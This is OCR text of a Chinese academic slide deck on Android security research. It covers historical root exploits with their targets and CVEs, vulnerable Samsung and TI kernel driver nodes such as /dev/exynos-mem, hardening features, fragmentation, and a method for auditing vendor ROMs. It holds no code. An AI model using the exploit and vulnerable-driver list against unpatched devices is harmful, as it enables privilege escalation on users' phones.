
案例分析： exynos-abuse

- Samsung 内核驱动
  - /dev/exynos-mem
    - *drivers/char/exynos_mem.c*
- 其他有类似漏洞的内核驱动
  - /dev/s5p-smem
    - *arch/arm/mach-exynos/secmem-allocdev.c*
  - /dev/DspBridge (TI OMAP)
    - *drivers/staging/tidspbridge/rmgr/drv_interface.c*

安卓提权


Android Versions	Name	Target	CVE (if any)
<=2.1, 2.2	Rootstrap 1	Linux kernel	CVE-2009-2692, CVE-2010-0291
<=2.1	Exploitd	/sbin/ueventd 4	CVE-2009-1185
2.2.0/2.2.1/2.2.2	RageAgainstTheCage	/sbin/adbd 5	-
2.2.0/2.2.1/2.2.2	Zimperlich	zygote 5	-
<=2.2.2	KillingInTheNameOf 2 /Psneuter	/dev/ashmem	CVE-2011-1149
<=2.2.3, 2.3.[0-3], 3.0	Gingerbreak	/system/bin/vold 5	CVE-2011-1823
2.2.x, 2.3.[0-5]	zergRush	/system/lib/ libsysutils.so 4	CVE-2011-3874 Stack overrun
<2.3.6	levitator 3	/dev/pvrsrvkm	CVE-2011-1352
4.0.[0-3]	Mempodroid 1	/proc/<pid>/mem	CVE-2012-0056
4.0.x	Exynos-abuse 3	/dev/exynos-mem	-

Linux内核安全漏洞



http://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33


Linux内核安全漏洞



http://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33

Linux内核安全漏洞

Version	Codename	API	Distribution
2.2	Froyo	8	1.3%
2.3.3 - 2.3.7	Gingerbread	10	21.2%
3.2	Honeycomb	13	0.1%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	16.9%
4.1.x	Jelly Bean	16	35.9%
4.2.x		17	15.4%
4.3		18	7.8%
4.4	KitKat	19	1.4%



Data collected during a 7-day period ending on January 8, 2014.
Any versions with less than 0.1% distribution are not shown.

http://developer.android.com/about/dashboards/index.html

安卓系统安全加固


- Android 1.5+
  - -fstack-protector ➔ stack overflow
  - safe_iop/calloc ➔ integer overflow
  - dlmalloc extensions ➔ heap overflow
- Android 2.3+
  - -Wformat-security -Werror=format-security ➔ format string bugs
  - NX ➔ code injection attacks
  - **mmap_min_addr** ➔ null pointer dereference

安卓系统安全加固

- Android 4.0+
  - ASLR ➔ code injection/reuse attacks
- Android 4.1+
  - PIE ➔ code reuse attacks
  - -Wl,-z,relro -Wl,-z,now ➔ read-only relocation
  - **dmesg_restrict** ➔ kernel infoleak prevention
  - **kptr_restrict** ➔ kernel infoleak prevention


- 厂商加固 / 硬件功能
  - SEAndroid (e.g., Samsung s4)
  - TrustZone (e.g., kernel integrity in Samsung s4's TIMA)

安卓系统漏洞


APPLICATIONS
Home
Dialer
SMS/MMS
IM
Browser
Camera
Alarm
Calculator
Contacts
Voice Dial
Email
Calendar
Media Player
Albums
Clock
...
APPLICATION FRAMEWORK
Activity Manager
Window Manager
Content Providers
View System
Notification Manager
Package Manager
Telephony Manager
Resource Manager
Location Manager
...
LIBRARIES
Surface Manager
Media Framework
SQLite
OpenGL|ES
FreeType
WebKit
SGL
SSL
Libc
ANDROID RUNTIME
Core Libraries
Dalvik Virtual Machine
LINUX KERNEL
Display Driver
Camera Driver
Bluetooth Driver
Shared Memory Driver
Binder (IPC) Driver
USB Driver
Keypad Driver
WiFi Driver
Audio Drivers
Power Management
3
Capability Leak
4
2
Jailbreak (root)
1

安卓系统碎片化

- 频繁的版本发布



安卓系统碎片化

- 频繁的版本发布
- 众多的厂家参与

VS

Google

SAMSUNG

SONY make.believe

MOTOROLA

GiONEE金立

ASUS

LG Life's Good

koobee酷比 智能手机

MEIZU

htc quietly brilliant

HUAWEI

小米 xiaomi.com

Coolpad

Sony Ericsson 索尼爱立信

ZTE

PHILIPS

SHARP

vivo 智能手机

lenovo

长虹 CHANGHONG


oppo

amoi 夏新 www.amoi.com.cn

安卓系统碎片化

- 频繁的版本发布
- 众多的厂家参与
- **厂家的“机海”战术**

2013



Source: opensignal.com

安卓系统碎片化

- 市场上有 多少款安卓手机？

安卓厂商数目
x 每个厂商的型号数目
———————————
+ 山寨机型号数目 (?)
———————————
总数目

超过1万款安卓机型

分布在20+个不同的版本中

厂商定制安卓系统的影响

- 功能性
  - 更好的用户体验，更
- 安全性
  - 升级变得越来越难
  - 可能引入新的安全漏

厂家定制 → 安全漏洞

安卓手机安全性评估

ROM提取

代码分析

来源分析


权限分析

漏洞分析

厂商定制报告


漏洞分析报告

内置应用来源分析



内置应用权限分析

- 对单个应用
  - 申请的权限
  - 实际使用的权限



Least Privilege

- 对多个应用
  - 检查相互之间是否共享权限 (sharedUserId)

内置应用安全漏洞分析

- 权限泄露 （Capability Leak）
  - 对Android权限的使用不需要经过申请
  - 基于我们早期开发的Woodpecker工具 (NDSS 2012)
- 隐私内容泄露 （Content Leak)
  - 对应用内的数据没有相应的保护
  - 基于我们早期开发的ContentScope工具 (NDSS 2013)

评测的安卓手机

- 9个主流安卓手机厂商
  - Google, 三星, HTC, LG, 索尼
  - 中兴, 华为, 酷派, 联想
- 每个厂商2款手机
  - 2.x 和 4.x 版本

